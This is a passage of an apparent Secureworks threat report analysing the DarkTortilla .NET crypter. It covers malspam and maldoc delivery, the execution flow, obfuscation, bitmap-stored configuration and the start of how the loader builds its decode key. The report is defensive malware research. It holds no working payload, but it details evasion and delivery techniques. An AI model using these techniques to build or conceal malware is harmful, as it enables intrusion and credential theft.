Counter Threat Unit Research Team

SUMMARY


DarkTortilla is a complex and highly configurable .NET-based crypter that has possibly been active since at least August 2015. It typically delivers popular information stealers and remote access trojans (RATs) such as AgentTesla, AsyncRat, NanoCore, and RedLine. While it appears to primarily deliver commodity malware, Secureworks® Counter Threat Unit™ (CTU) researchers identified DarkTortilla samples delivering targeted payloads such as Cobalt Strike and Metasploit. It can also deliver "addon packages" such as additional malicious payloads, benign decoy documents, and executables. It features robust anti-analysis and anti-tamper controls that can make detection, analysis, and eradication challenging.

From January 2021 through May 2022, an average of 93 unique DarkTortilla samples per week were uploaded to the VirusTotal analysis service. Code similarities suggest possible links between DarkTortilla and other malware: a crypter operated by the RATs Crew threat group, which was active between 2008 and 2012, and the Gameloader malware that emerged in 2021.

DELIVERY

CTU™ analysis of VirusTotal samples revealed numerous campaigns delivering DarkTortilla via malicious spam (malspam). The emails typically use a logistics lure and include the malicious payload in an archive attachment with file types such as .iso, .zip, .img, .dmg, and

DarkTortilla initial loader sample.


WG: Bestellung - Message (HTML)

FILE MESSAGE

Wed 6/29/2022 5:42 AM

[redacted]

WG: Bestellung

To [redacted]

Message [redacted]_2906119.iso (650 KB)

Von: [redacted]
Gesendet: Mittwoch, 29. Juni 2022 11:31
An: [redacted]
Betreff: Bestellung

Guten Morgen,

Bitte geben Sie uns Ihr bestes Preisangebot für unsere beigefügte Bestellung.

In Erwartung Ihrer freundlichen Antwort.

Mit freundlichen Grüßen


[redacted]

FIBU
Tel. [redacted]
Fax

[redacted] No Items

Figure 1. DarkTortilla malspam containing malicious archive attachment. (The German text translates to "Good morning, Please give us your best price offer for our attached order. Awaiting your kind reply. Kind regards"). (Source: Secureworks)

CTU researchers also identified malicious documents (maldocs) delivering DarkTortilla. Most of these maldocs embed the DarkTortilla initial loader executable as a Packager Shell Object. Figure 2 shows a sample that prompts the victim to double-click the embedded Packager Shell Object, which executes the payload. Inspection of the Packager Shell Objects properties revealed that it is an executable named RFQ-010129H.exe, which is a DarkTortilla initial loader sample. Other analyzed maldocs use different approaches, such as leveraging embedded macros to automatically execute the Packager Shell Object when a victim opens the document and enables macros.


POFG-20220323.doc [Compatibility Mode] - Word

FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW DEVELOPER Sign in

This file is protected!

Double Click Here To View File

PAGE 1 OF 1 4 WORDS 100%

Figure 2. Maldoc sample delivering DarkTortilla. (Source: Secureworks)

HIGH-LEVEL EXECUTION FLOW

DarkTortilla consists of two components that rely on each other to successfully detonate payloads: a .NET-based executable (initial loader) and a .NET-based DLL (core processor). The typical high-level execution flow for a DarkTortilla payload starts with execution of the initial loader. The initial loader then retrieves its encoded core processor. While the encoded core processor is typically embedded within the .NET resources of the initial loader, CTU researchers identified initial loaders that retrieved their core processor from public paste sites such as pastebin . pl, textbin . net, and paste . ee.

The initial loader decodes, loads, and executes the core processor. When executed, the core processor extracts, decrypts, and parses its configuration. The encrypted configuration is stored within the .NET resources of the initial loader as bitmap images. Depending on DarkTortilla's configuration, the core processor performs the following actions:

- Displays a fake message box
- Performs anti-virtual machine checks
- Performs anti-sandbox checks
- Implements persistence
- Migrates execution to the Windows %TEMP% directory by using the "Melt" configuration element
- Processes addon packages
- Migrates execution to its install directory

The core processor then injects and executes its configured main payload within the context of the configured subprocess. Finally, if configured, the core processor implements anti-tamper controls to prevent interference with execution of the initial loader, core processor, injected subprocess, and WatchDog executable.

Figure 3 illustrates this high-level DarkTortilla execution flow.




Initial loader .NET resources
Public paste site
Encrypted configuration (Bitmap images)
Encoded core processor (Embedded variant)
Encoded core processor (Externally hosted variant)
Initial loader executable
1 Retrieve embedded or external encoded core processor
3 Decrypt and parse the configuration
2 Decode, load, and execute the core processor DLL
Core processor DLL
4
Configurable actions
Display fake message box
Perform anti-virtual machine checks
Perform anti-sandbox check
Implement persistence
Migrate execution to %TEMP% (Melt)
Process addon packages
Migrate execution to install directory
5 Inject and execute the main payload
6
Implement anti-tamper

Figure 3. High-level execution flow for DarkTortilla infection. (Source: Secureworks)

INITIAL LOADER


Initial loader samples analyzed by CTU researchers were obfuscated using the DeepSea .NET code obfuscator. As a result, many aspects of the original code have been altered to thwart analysis. For example, namespace, class, function, and property names were renamed from their original descriptive values to random characters. Figure 4 shows an example of these obfuscated values within the code decompiled by the dnSpy .NET analysis tool.



```
◢ Gw2x (1.0.0.0)
  ◢ Gw2x
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } a9R
    ▷ { } b1X
    ◢ { } b9L
      ◢ Sk7 @02000017
        ▷ Base Type and Interfaces
        ▷ Derived Types
          Sk7() : void @060001C9
          s3X() : void @060001CA
          Wk6(object) : void @060001CC
          Xj3() : object @060001CB
          V : object @040000EA
    ▷ { } Dd1
    ▷ { } De0
    ▷ { } e9X
    ▷ { } g7L
    ▷ { } Gi4
```

Figure 4. Obfuscated DarkTortilla initial loader sample. (Source: Secureworks)


In addition to name obfuscation, DeepSea applies switch dispatch control flow obfuscation to DarkTortilla's initial loader. This technique restructures the original linear code into switch statements that transfer execution in a seemingly unpredictable pattern, making analysis difficult. Figure 5 shows a switch statement at the entry point of a DarkTortilla sample. In this example, the value stored in the "num" variable controls which code gets executed next. This value is obfuscated and is often the result of a conditional or mathematical expression calculated at runtime, such as "((!flag) ? 15 : 9)" or "Math.Abs(num2 * 25 * 25)".



```
public static void Sd8()
{
    int[] q = b7E.Q;
    checked
    {
        try
        {
            int num = 6;
            for (;;)
            {
                bool flag2;
                switch (num)
                {
                case 0:
                {
                    List<object> list;
                    bool flag = list.Count > 2;
                    num = ((!flag) ? 15 : 9);
                    continue;
                }
                default:
                {
                    List<object> list = new List<object>();
                    int num2 = list.Count;
                    num = 3;
                    continue;
                }
                case 2:
                {
                    int num2 = Math.Abs(num2 * 25 * 25);
                    num = 8;
                    continue;
                }
                case 3:
                {
                    int num2;
```

Figure 5. Switch dispatch control flow obfuscation applied to DarkTortilla initial loader. (Source: Secureworks)

The initial loader stores DarkTortilla's encrypted configuration as bitmap images. Figure 6 lists the partial resource section of one sample consisting of over 700 of these images.


dnSpy v6.1.9 (32-bit, .NET Framework)
File
Edit
View
Debug
Window
Help
C#
Start
Assembly Explorer
25ee0bd09dfa.Resources.resources
Save


```
x2Q
  PE
  Type References
  References
  Resources
    25ee0bd09dfa.Resources.resources
      cd6935eb
      d390ea320
      d390ea321
      d390ea3210
      d390ea32100
      d390ea32101
      d390ea32102
      d390ea32103
      d390ea32104
      d390ea32105
      d390ea32106
      d390ea32107
      d390ea32108
      d390ea32109
      d390ea3211
      d390ea32110
      d390ea32111
      d390ea32112
      d390ea32113
      d390ea32114
      d390ea32115
      d390ea32116
      d390ea32117
```

```
// 0x00064E18: 25ee0bd09dfa.Resources.resources
(4393598 bytes, Embedded, Private)

// 0x0006B194: cd6935eb = 0x2D4
// 0x0006B199: d390ea320 = 6024 bytes,
Type = System.Drawing.Bitmap, System.Drawing,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a
// 0x0006C922: d390ea321 = 6024 bytes,
Type = System.Drawing.Bitmap, System.Drawing,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a
// 0x0006E0AB: d390ea3210 = 6024 bytes,
Type = System.Drawing.Bitmap, System.Drawing,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a
// 0x0006F834: d390ea32100 = 6024 bytes,
Type = System.Drawing.Bitmap, System.Drawing,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a
```

Figure 6. Encrypted configuration stored as bitmap images within the .NET resources of DarkTortilla initial loader. (Source: Secureworks)

The initial loader's execution flow typically starts by checking for internet connectivity by issuing HTTP GET requests. In samples that implement this check, the initial loader attempts to retrieve content from google . com, bing . com, or both. Some samples store the URLs in the executable as plain text (see Figure 7), but most samples encode them. If the check fails, the initial loader retries the request(s) until all are successful.




```
internal static bool Hz5d()
{
    int num = 5;
    string[] array;
    for (;;)
    {
        switch (num)
        {
        case 0:
        case 6:
            goto IL_54;
        case 1:
            goto IL_45;
        case 2:
            goto IL_4A;
        case 3:
            goto IL_43;
        }
        array = new string[] { "https://www.google.com/", "https://www.bing.com/" };
        num = 3;
    }
```

Figure 7. Internet connectivity check in DarkTortilla initial loader. (Source: Secureworks)

The initial loader generates a 16-byte key to decode the core processor. This key is based on an initial hard-coded value multiplied by the index value of its location in the destination array. Because the values are stored as single bytes, the maximum value for an element in the array is 0xFF (255 decimal). For example, the decode key array for an initial hard-coded value of 0x6E (110 decimal) is 